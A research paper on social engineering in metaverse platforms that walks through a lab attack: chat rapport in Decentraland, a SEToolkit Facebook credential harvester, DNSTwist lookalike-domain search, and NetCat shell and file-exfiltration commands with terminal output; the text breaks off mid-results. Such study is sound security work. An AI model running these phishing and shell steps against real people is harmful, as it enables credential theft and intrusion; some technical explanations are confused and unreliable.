The Impact of Social Engineering Attacks on the Metaverse Platform

[1]Alameen Jafar
School of Computing and Eng
University of West London
United Kingdom
alameen.alyasiri@bytes.co.uk

[1]Abel Yeboah-Ofori
School of Computing and Eng
University of West London
United Kingdom
abel.yeboah-ofori@uwl.ac.uk

[2]Toluwaloju Abisogun
School of Computing and Eng
University of West London
United Kingdom
toluwaloju.abisogun@bca.com

[3]Ian Hilton
School of Computing and Eng
University of West London
United Kingdom
21591773@student.uwl.ac.uk

[4]Oluwole Oguntoyinbo
School of Computing and Eng
University of West London
United Kingdom
21516296@student.uwl.ac.uk

[5]Oyelakin Oyetunji
School of Computing and Eng
University of West London
United Kingdom
21509633@student.uwl.ac.uk

Abstract--The Metaverse environment is the fastest-growing area of interest for augmented and virtual reality space to converge and provide interactive learning and social cohesion. However, existing vulnerabilities in the metaverse environment are susceptible to various forms of social engineering exploits, manipulations, and authentication attacks, leading to psychological and emotional impacts on victims. Thus, the effect of social engineering attacks in the metaverse can have serious implications on social media users' well-being and the digital ecosystem. The paper aims to explore the impact of social engineering attacks on the Metaverse platform to detect vulnerabilities and evaluate their psychological implications for users. The contribution of the paper is threefold. First, the existing metaverse platform is explored to identify the vulnerable spots and understand the attack methods and their impact on victims. Secondly, a social engineering attack is implemented to exploit the vulnerabilities using Kali Linux tools in a virtual environment to identify the human vulnerabilities and flaws on the platform that allow the compromise in security. Finally, control mechanisms were recommended to improve security in the Metaverse platform. The results indicate that the Metaverse device can be secure when accurate control mechanisms are in place to improve device and user accessibility security.

Keywords: Metaverse, Social Engineering Attack, Cyber Security, Psychological Impact

I. INTRODUCTION

The announcement of Facebook changing its company name to Meta in October 2021, followed by Microsoft announcing its Metaverse platform, has sparked the attention and interest of many businesses worldwide about the metaverse. The metaverse is an ever-expanding digital and virtual immersive platform, with open access to all online users. Recent research predicts by 2026, 25% of users will spend around one hour per day using this platform. [1]. Such an increase highlights the importance of discussions surrounding the social implications of the surging use of the metaverse, especially as social engineering has ranked number one in the top security threats of 2022 [2]. Gartner defines the Metaverse as a collective virtual space that is not controlled by a single vendor and is independent of devices. [3]. It is a stand-alone virtual economy made possible by digital currencies and nonfungible tokens (NFTs) [3]. It requires several innovative technologies to function, such as augmented reality (AR), IoT, 5G, and AI [3]. The Metaverse and other Virtual Reality platforms have recently experienced exponential growth of cyberattacks such as evil twin, man-in-the-middle and social engineering attacks. [4] [5]. The paper explores existing research on the topic of the Metaverse and its risk factors for technical vulnerabilities, as well as recent discussions on the social engineering risks of the Metaverse. Social engineering in cybersecurity involves manipulating individuals to divulge confidential information or perform specific actions. [6]. This is very important as a secure system is only as strong as its weakest link, and in IT this is almost always down to human error. The paper is relevant as social engineering was ranked number one in the top security threats in 2022, and 85% of all data breaches involve human interaction [2]. The Metaverse is going to be introduced to corporations, which makes researching social engineering in the Metaverse a top priority because the potential damage it can cause will be substantial. Roblox, one of the largest Metaverses available, has been in the spotlight in May 2022 for a vulnerability that allows for trojan virus attacks [7]. With millions of daily active users, this virus can become a widespread cybersecurity threat.
Figure 1 illustrates how attackers target a victim on the metaverse and deploy a phishing attack through the communication platform Discord via social engineering to gather their credentials.




Fig 1. Social Engineering Phishing Attack

A. *Architecture of the Metaverse*

Duan [8] It is proposed that the Metaverse structure can fall into three categories: virtual, interaction, and physical. The infrastructure element covers computation and communication, which will essentially process all the aspects of the Metaverse, especially since the Metaverse will be accessible at any time and any place. Blockchain and storage cover the enormous amount of data that will need to be stored and processed in the Metaverse. This is where Big Data comes into play; the blockchain element is key as it ensures the decentralisation in Metaverse operations.

II. STATE OF THE ART

This section discusses the state-of-the-art and existing literature on metaverse and security issues. The term "Metaverse" comes from the prefix "Meta" (meaning beyond) and universe; however, it refers to a wide range of different technologies and is used in many different contexts. The Metaverse has different meanings depending on where you are and who you speak to. For example, Eric Redmond, Global Director, defines Metaverse as "an all-encompassing space in which all digital experience sites are made up of millions of digital galaxies", whereas Tom Allen, Founder of The AI Journal, defines the Metaverse around its purpose rather than the technology behind it; Tom refers to the Metaverse as the "next significant third space" (third space refers to the place where you spend your leisure) [9]. The Metaverse is a digital environment or world where users can communicate together and play games or meet. [10]. The Metaverse environment consists of five components:

- The network infrastructure - the communication which is supported by 5G networks
- The authentication mechanism, which is blockchain
- Data Management and Application, which is cloud computing and big data
- Cyber-reality interface, which is extended reality and human-computer interaction
- Content Generation, which is AI and digital twins

A case study in the Nike-Roblox shows how to use the Metaverse to reach customers and tailor new market of virtual outfits, the consumers and business behaviours have indicated a rising interest in the Metaverse, especially from the big global brands [11]. This also indicated that the Metaverse will likely be the new marketing platform for businesses. This is relevant because these are signals that the Metaverse is expanding rapidly compared to previous years due to news such as the Nike-Roblox partnership. To further support this point, Gucci has also partnered with Roblox and built a virtual town [12]. There has been a huge focus on the security of the Metaverse and how users can ensure their identity is safe, such as using photographic identification to create an account or using their retina to access their Metaverse account. This prevents cybercriminals from hiding through VPNs (Virtual Private Networks). These security measures are critical because the Metaverse requires a higher level of authorisation due to the involvement of currency to buy assets [8].

Kaspersky [6] Refers to social engineering as a manipulative technique that exploits human error to gain private information or access. There are many different types of social engineering techniques, such as phishing and scareware, which are some of the most popular attacks used [13]. A social engineering attack usually follows the attack life cycle to understand the stages and what preventative methods can be applied to prevent attacks. For example, in the hook stage of a phishing attack, the threat may be the phishing email. Rosenberg discusses such corporate threats to users being categorised as "The Three M's of the Metaverse": Monitor users, Manipulate users and Monetize users [1]. Monitoring users in the metaverse is a form of targeted advertising whereby intensive tracking is used. Monitoring may be as simple as click tracking, or as complex as the analysis of facial expressions, vitals and vocals. Manipulating in the metaverse works in harmony with monitoring. The user's experience, both in virtual and augmented reality, may be altered based on habits, hobbies, search and shopping history. A particular object of interest may be placed in the user's environment, or even a computer-generated persona with a more appealing appearance based on the user's preference for hair colour, eye colour and gender. These two factors combine to produce the third M, monetizing, which is the revenue earned from based on two previously mentioned M's [1].

A. *Social Engineering Attacks*

Social engineering, the main focus of this paper, is a significant concern in network security due to developments in digital technology. Malicious persons can easily break into communication systems if the network lacks the necessary security measures. [14, 15]. Social engineering aims to utilise psychological manipulation by interacting with the user to gain sensitive data [16, 14]. Gaining such data may be done through impersonation, precise sentiment analysis (swaying an opinion based on personal tracking), targeting vulnerable groups, leveraging/manipulation, and malicious advertising [17, 16]. Identity theft may pose a threat to digital assets, social and professional relationships, and the exposure/loss of digital life [16]. Regarding corporate monitoring and storing of behavioural and biological data, malicious users may use social engineering or impersonation attacks to exploit this information, highlighting the moral and ethical issues/repercussions, and the cybersecurity challenges of corporate monitoring. To further emphasise, based on earlier research on 2D games, it was proven that interactions and behaviours are dictated by appearance i.e., a more desirable physical appearance may present as more trusting and is currently building the foundations for avatar salespeople whose appearances are based on collected data from the user [17]. This has proven to be enough to influence the user's decisions and especially highlights how tracking will increase the accessibility of sensitive data to malicious users [17, 1].

B. *Additional Privacy Issues in Metaverse*

In addition to social engineering, open access to the metaverse presents an opportunity for more clandestine breaches, with criminals using this platform in masses. There is little research surrounding this topic; however, Huq et al [16] theorise the introduction of virtual currency and the infinite repercussions this may have. Financial fraud is an example of a major security concern, with the metaverse presenting an opportunity for money laundering and users being defrauded/stolen from in the form of 'fake' digital replicas of real-world stores or services. Furthermore, attention should be given to the extra freedoms virtual reality offers. More natural environments and interactions are possible, providing uncharted grounds for online predators and presenting a whole new set of risks for more vulnerable groups such as children [17]. Yet again, such an impressionable and vulnerable group highlights the need for more discussions surrounding the repercussions of social engineering in the metaverse.

C. *Mitigation Factors in Metaverse*

Humans are the weakest link from a security perspective and are especially susceptible to social engineering [18] - there is a clear need for improved security countermeasures to mitigate this risk. As a result, humans alone pose a considerable risk to the security of companies they may work for, or who they are in association with [18]. It is a reasonable assumption to say the same risks will be presented in the metaverse, exposing users to viruses, malware and exposure of sensitive data. Traditional security measures are ineffective against social engineering as they rely on human error. Instead, the most effective measure in the workplace was said to be educating the user [18]. Such methods could undoubtedly be transferable to the metaverse, providing control back to the user and offering them the option to opt out of tracking data, as discussed by Buck and McDonnell [17]. Discussions surrounding additional methods of security certainly need to be conducted as informed consent by the user alone will not be sufficient. Authors such as Wilcox et al. [18] offer solutions against social engineering in the workplace, whilst [17] theorised mitigation methods against metaverse.

From a security perspective there have been articles that look at the technical security and privacy issues that will arise, however in most articles, the mention of social engineering is minimal. This is a problem because social engineering will have a larger impact in the metaverse than any other IT infrastructure due to the information available in the metaverse. As such, the paper focuses on bridging this gap by proving the impact of social engineering attacks and the damage they can cause.

III. APPROACH

This section discusses the social engineering approach and the attack methods used by threat actors to exploit the vulnerabilities of the metaverse users. We explore the Roblox Metaverse, due to its popularity and the fact that it has more collaborations with popular brands, including Gucci and Samsung, compared to any other Metaverse and it has a certain level of maturity. The social engineering life cycle is followed to implement reconnaissance and identify the target. This is followed by building rapport with the user, luring them into a different communications platform Discord, which is a known common platform for communication, and then deploying a phishing attack to gain access to the user's machine, and finally using NetCat to control the user's machine from the back end. The effectiveness of different social engineering attacks is analysed in terms of effort and cost, the process of attack what mitigations the end users can take, and the mitigations that the organisation can take to protect its Metaverse. However, The Metaverse Roblox is used as a gaming platform and compared to platforms such as Second Life, GTA Online, Voxels, and Decentraland. These Metaverses have different levels of maturity and will give a consensus of the capabilities of the Metaverse.

A. *Social Engineering Attack Life Cycle*

The social engineering attack cycle involves four phases: information gathering, relationship building, exploitation, and execution. In the information gathering phase, attackers identify victims and collect data. Next, they develop rapport and trust with their targets. Once trust is established, they exploit that trust by deceiving victims into revealing sensitive information or performing actions that benefit the attacker. Finally, the attackers execute their plan, often leading to unauthorized access, data breaches, or financial losses. Organizations must implement effective defence strategies to mitigate these threats. The implementation of the lab, how it was set up, and the tools that were used, including hardware and software specifications. The social engineering lifecycle is as follows:

Investigation: Involves identifying the victim to target and preparing for an attack depending on the accessible information to determine the attack method. For instance, an attacker would use the LinkedIn website to identify the appropriate targets. The attacker gathers background information on the victim and selects the appropriate attack method to use on the victim. A phishing attack was used on the "Facebook" site and was cloned.

Hook: Engages the target and gains rapport quickly using an appropriate story to deceive the victim and owning the interaction. A meeting with another user in the Decentraland metaverse was initiated through the chat box, and the victim was then prompted to provide his Discord, a communication platform, and username to keep in touch.

Play: This stage is very critical; the attacker will need to expand their influence and footprint with the user and the organisation. The attacker will ask the user to go on the Discord messaging platform to keep in touch and continue conversing. The attacker will send a malicious link to entice the user to click it and enter their credentials, which will be siphoned by the attacker. The attacker could also deploy a malicious executable code that sets up remote access for the attacker to exploit, called a reverse shell attack, to remotely access the victim's machine, steal their documents, and run other commands remotely.

Exit: Victims noticed the breach after several months as attackers removed their footprints. The user and any discord accounts are deleted, along with the messages. The attacker would keep monitoring the user data in a blackmail effort or to be sold for profit.

B. *Metaverse Launcher Platform*

The following setup was used to set up the environment. Software Metaverse Launcher (each Metaverse has its launcher), Kali Linux (to use the SEToolkit tool and NetCat), Ubuntu virtual machine (used as victim machine) and Discord. Decentraland was selected as the Metaverse platform to test the practical lab and Roblox for comparison. Roblox is a much more mature platform with many known brand collaborations. [8].

C. *Social Engineering Attack Selected*

Many types of social engineering attacks exist, and the most common ones include scareware, phishing, pretexting, baiting, and spear phishing. Ahmad S. [19] This paper discusses the human effort required to perform a range of attacks and the most effective ones. Impersonation is the most effective social engineering attack and the most time-consuming; however, this will be the best method to target victims in the Metaverse. Ahmad S. [19] Also, the different technology-based social engineering techniques are analysed based on their effectiveness. Baiting and phishing are the most effective attacks. Based on this information, a combination of impersonation and baiting is used in the Metaverse for the practical lab to test their effectiveness.

IV. IMPLEMENTATION

We start the implementation section by setting up the Oracle VirtualBox and the Kali Linux environment as the attacker machine with a bridged adapter and another standard Linux machine as the victim with NAT.

A. *Reconnaissance Attack Stage*

A credential harvesting link is applied, and a custom payload is used to initiate a malicious command to run a reverse shell command on the host machine so that the attacker can have remote access to it; the attacker's machine sends this link to the user's machine via the Metaverse communication method—refer to Figure 2.





Fig 2. Metasploit Attack Connected to NetCat

B. *SEToolkit Investigation Stage*


SEToolkit (Social Engineering Toolkit) is used to create and deploy many phishing attacks. To use this tool, root access must be enabled on the Kali Linux machine. This is done by following the command "*sudo passwd*" and entering the password desired for the root account. Then, the user is switched, and the root credentials are used to log in. Once logged in as root, the terminal is opened, and the "SEToolkit" option is selected as is Figure3:



```
[---]        Homepage: https://www.trustedsec.com        [---]
          Welcome to the Social-Engineer Toolkit (SET).
           The one stop shop for all of your SE needs.

     The Social-Engineer Toolkit is a product of TrustedSec.

            Visit: https://www.trustedsec.com

     It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your to

 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 
```

Fig 3. SEToolkit Welcome Menu


This tool has an array of attacks that can be used to target systems such as Google Analytics, Java-powered apps, brute forcing SQL servers, SCCM attacks, which utilises the SCCM configuration to deploy malware onto the machines it manages, Powershell Injection, which looks to create a backdoor through the Powershell memory injection, which avoids the Anti-Virus since it will not be accessing the disk. We selected the 'Social Engineering Attacks' option selected in the menu. The highlight of this menu is the "Infectious Media Generator" which infects a USB/CD/DVD with malware. This is a popular method where attackers drop USB's on the floor for potential victims to pick up and use. The "Mass Mailer Attack" sends emails to a mass list of emails, and the "QRCode Generator Attack Vector" focuses on creating a QRCode where it is possible to attack any URL to it and send it to the victim. Finally, the "Website Attack Vectors" option will be chosen, making it possible to clone websites and deploy a range of attacks. Option 2 is selected to get the menu in Figure 4:



```
   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method
```

Fig 4. Website Attack Vector Options

In this attack vector, the two main options to focus on are the "Metasploit Browser Exploit", where a payload is generated to affect a web browser vulnerability, and the "Credential Harvester Attack Method", where a site is cloned, and the credentials are taken from the user where the user is then prompted to the official site. Option 2 is then selected. The "Site Cloner" option is selected, and the form is filled out to generate the cloned site as follows:




```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.0.25]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://en-gb.facebook.com/

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this ca
ptures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

Fig 5. Site Cloner Form

Now, as depicted in Figure 5, a link is available to send to the victim; it is the attacker's machine IP address. In a real-life scenario, an attacker would buy a domain and mimic the website to clone it by cloning the Facebook website.

C. *DNSTwist (Investigation stage)*

DNSTwist is a domain name premutation engine, in a real-life scenario, an attacker would identify what website domains are not being used, which look very similar to the website that was cloned - in this case, it is "facebook.com". From a cybersecurity perspective, it is a tool that can be used to identify brand impersonation, domain squatting, and phishing attacks. An attacker would need to register a domain for their cloned site to be on the internet. The tool is installed on the Kali environment using the commands:



```
$ git clone https://github.com/elceef/dnstwist.git
$ cd dnstwist
```

Fig 6. DNSTwist - Downloader

A dormant Facebook site that can be bought after the download is complete, the terminal is opened and "DNSTwist" is typed to run the tool, where the following prompt should appear: This explains the list of commands briefly. The command will then be typed to find out what domains are empty that can be bought back to attack the phishing malware "DNSTwist facebook.com".

Facebook.com was searched, and the domain currently shows that the list has identified approximately three thousand domain variations and shows which IP is linked to them. In this case, the attacker would purchase "facebook6.com" as it is not taken. A potential attacker can purchase the DNSTwist domain for £1/year. An example of this is evident when looking at the output data from the DNSTwist, where the PHP file is most likely malicious.

D. *The Metaverse (Roblox)*

Roblox is one of the most popular Metaverse platforms, with more than 70 million daily users globally [20, 21]. Historically, Roblox was a game tailored to young teenagers, however, in recent years, the reach has expanded to a wider audience as statistics show that older age groups have become more interested in the Metaverse than before, precisely 57.7% being users above the age of 13 [22]. This paper briefly explored the Roblox Metaverse to identify any vulnerabilities, but the main practical lab focused on the Decentraland Metaverse. Entering the Roblox Gucci Town collaboration Metaverse, the communication channels were tested, mainly through a chat box. An attempt to send a link in different variations, phone numbers, and communication platforms such as Facebook and Discord was executed. It was found that Roblox has blocked these words and turned them into hashtags. This shows that Roblox has made some changes to prevent social engineering attacks.

E. *The Metaverse Decentraland Investigation Stage*

Decentraland is the closest real vision of what the Metaverse will look like, as it includes features such as NFTs, Cryptocurrency, Web 3.0 capabilities and a marketplace. Buying and selling items, land, and advertising services is also possible. The communication methods in Decentraland were explored to identify potential vulnerabilities. If the official Decentraland website is visited, a prompt will appear to sign in using an existing account or a guest account, as shown in Figure 7.




Fig 7. Decentraland Login Page

After selecting a guest account, the user is prompted to create an Avatar. The user is then spawned at the centre of the Metaverse, "Genesis Plaza," where all the ongoing events and areas of interest can be viewed.


F. *MetaMask cryptocurrency wallet*

Each player will have a passport in the game that links to their cryptocurrency wallet. The network that Decentraland mainly uses is Ethereum, and the in-game currency is called Mana, which can be purchased in cryptocurrency. The land owned by Samsung is entered, and the real-life similarities in the building structure and advertisements across the buildings are evident. Events are important when performing reconnaissance in the Metaverse as they will help the attacker find a valuable target. In a corporate world scenario, this could be business conferences that many businesses attend, and it will help identify which target to go after. This is another example of a theatre conference room at the Samsung virtual estate where gatherings will be held:

Decentraland and other Metaverses use MetaMask as a cryptocurrency wallet for purchases. It may be embedded in the browser as an extension and used to purchase land, items, or services in the Decentraland Metaverse.

G. *Social Engineering (Hook Stage)*

Figure 8 shows how a potential victim is contacted using the chat box, but the voice chat option is also available. A few messages are exchanged to build rapport, and the victim is asked for their Discord username.



Talk to the people around you. If you move far away from someone you will lose contact. All whispers will be displayed.

You: www.youtube.com

Jumped to [illegible]

You: hey

Victim11e00d: hi

You: nice to meet you my name is John

Victim11e00d: Hi John my name is Matt

You: Hi Matt do you use Discord?

Victim11e00d: yes indeed I do

You: Lets connect, my username is [redacted]

Victim11e00d: Thanks John I will add you now


Fig 8. Building Rapport with Victim in Decentraland

H. *Discord (Hook/Play stage)*

Discord is a platform for communication and is commonly used online as it does not include publicly available personal information - Samsung names it the "primary channel for Web 3.0 and the metaverse experiences" [23, 24]. Users in any online platform are more willing to share Discord details than Meta (Facebook) username details as they are not obliged to share their real name. Once the victim is added to Discord, the social engineering attack is commenced to gain the victim's complete trust to click on a malicious link eventually. Details of the Discord Hook/Play for Malware sent to the Victim are hidden for security purposes.

The user, Matt, has now clicked on the link and should be prompted to use the Facebook clone as planned. After obtaining this information, the attacker can retrieve information on the victim and blackmail them. Alternatively, it is possible to deploy malware onto the victim's machine to create a reverse TCP tunnel to connect directly to the machine and navigate to access the organisation's servers and infrastructure. To initiate this attack without connecting directly to the victim, the attacker may urge the victim to connect to them, and this is called a reverse shell. NetCat is a tool used usually by IT administrators to scan networks similar to Nmap and transfer files to end-user machines. However, attackers may also use this tool to deploy a reverse shell on a Windows machine. This is done by tricking the victim into applying a reverse shell to the attacker's machine, which could be done via USB or Malware. In this case, an attacker would use the SEToolkit, create a custom payload with an unknown vulnerability and execute the code to deploy a reverse shell connection. Kali Linux was used as the attacker machine, and Windows 7 to simulate the infected victim's machine. Kali is set up to be verbose and to listen for a connection from a specific port.

It is possible to connect to this Kali machine from the victim's machine by using commands that specify verbose, the IP address to connect to and the open port, which in this case is 1200, and then both machines are connected. We deploy a reverse shell to attack the victim's machine and access and initiate the connection. We turned off the firewall to establish the connection going. A port number under 1000 is used to avoid detection. Figure 8 shows an established connection in the Kali Linux machine using the command *"nc -vv victim IP address Port Number":*


kali-linux-2022.3-virtualbox-amd64 Clone [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
17:48
Trash
root@kali: ~
File Actions Edit View Help
IE11 - Win7 [Running] - Oracle VM VirtualBox
Recycle Bin
Google Chrome
Command Prompt - nc -vlp 87 -e cmd.exe
passwords.txt
Right Ctrl

```
┌──(root㉿kali)-[~]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.100.6  netmask 255.255.255.0  broadcast 192.168.100.255
        inet6 fe80::a70e:b36:4fb6:d45a  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:74:f7:44  txqueuelen 1000  (Ethernet)
        RX packets 377  bytes 55692 (54.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 314  bytes 33755 (32.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 20  bytes 1480 (1.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 20  bytes 1480 (1.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌──(root㉿kali)-[~]
└─# nc -vlp 1200
listening on [any] 1200 ...
192.168.100.7: inverse host lookup failed: Unknown host
connect to [192.168.100.6] from (UNKNOWN) [192.168.100.7] 49415
Hi
we
are not connected
we are now connected*

┌──(root㉿kali)-[~]
└─# nc -vv 192.168.100.7 87
192.168.100.7: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.100.7] 87 (?) open
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\IEUser\Desktop>
```


```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\IEUser>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection 2:

   Connection-specific DNS Suffix  . : cable.virginm.net
   Link-local IPv6 Address . . . . . : fe80::bcf1:d967:f5ed:7b86%15
   IPv4 Address. . . . . . . . . . . : 192.168.100.7
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.100.1

Tunnel adapter isatap.cable.virginm.net:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : cable.virginm.net

C:\Users\IEUser>cd Desktop

C:\Users\IEUser\Desktop>nc -vv 192.168.100.6 1200
192.168.100.6: inverse host lookup failed: h_errno 11004: NO_DATA
(UNKNOWN) [192.168.100.6] 1200 (?) open
Hi
we
are not connected
we are now connected*
^C
C:\Users\IEUser\Desktop>nc -vlp 87 -e cmd.exe
listening on [any] 87 ...
192.168.100.6: inverse host lookup failed: h_errno 11004: NO_DATA
connect to [192.168.100.7] from (UNKNOWN) [192.168.100.6] 51038: NO_DATA
```

Fig 9. NetCat Reverse Shell Connected

All the files within the victim's machine can be accessed, and it is possible to identify and change permissions if the victim is an admin to access the victim's File Directory in NetCat. By initiating the NetCAT command for file transfer in Kali, the password file is exploited from the victim's machine onto the Kali Linux machine by typing "nc -lvp 87 > passwords.txt" in the command line to listen, where v represents verbose, and *p* represents port. File transfer complete command was used to enable the transportation of the file from the victim machine "nc -w 5 192.168.100.6 87

< passwords.txt", where the -w 5 is for terminating the connection after 5 seconds and the command will send that file to the specified IP address through the port number 87. The password file was launched from the attacker Kali's machine, and it will be the file that is exploited and transferred to the attacker's machine using NetCat to launch the password file.


The file is now visible in the Kali Linux machine's directory. In Figures 10 and 11, it can be verified that those files are the same by checking their hash values through the following commands: In the Kali Linux machine – "Sha1sum passwords.txt"



```
┌──(root㉿kali)-[~]
└─# sha1sum passwords.txt
40bc8e70d59324377363bf0bfd03c728597a9d08  passwords.txt
```

Fig 10. Kali File Verification in NetCat

In the Windows machine – *"cartutil – hashfile passwords.txt"* This proves that the exact file was transferred from the victim's machine.



```
C:\Users\IEUser\Desktop>certutil -hashfile passwords.txt
SHA1 hash of file passwords.txt:
40 bc 8e 70 d5 93 24 37 73 63 bf 0b fd 03 c7 28 59 7a 9d 08
CertUtil: -hashfile command completed successfully.
```


Fig 11. Win File Verification in NetCat

V. RESULTS AND ANALYSIS

The focus of this paper is to identify potential Metaverse vulnerabilities and the areas on which Metaverse developers need to focus ahead of their release. This section of the report will present the findings of the practical lab, identify what vulnerabilities were exploited, and provide a social engineering security comparison between Roblox and Decentraland. The data collected as part of the practical lab is then examined, and finally, as part of the analysis, the mitigation steps that can be taken at a user level and a developer of the Metaverse level are examined. Two attacks were implemented; the first was a phishing attack, and the second was a NetCat reverse shell attack.

A. Phishing Cloned Attack Data

This is the phishing cloned site where the user would be prompted to enter the Figure. 12 Facebook phishing site. Once these details were entered, it was then collected on the hosting attacker machine as follows:




```
</param>
<param>lgnrnd=143710_ASUj</param>
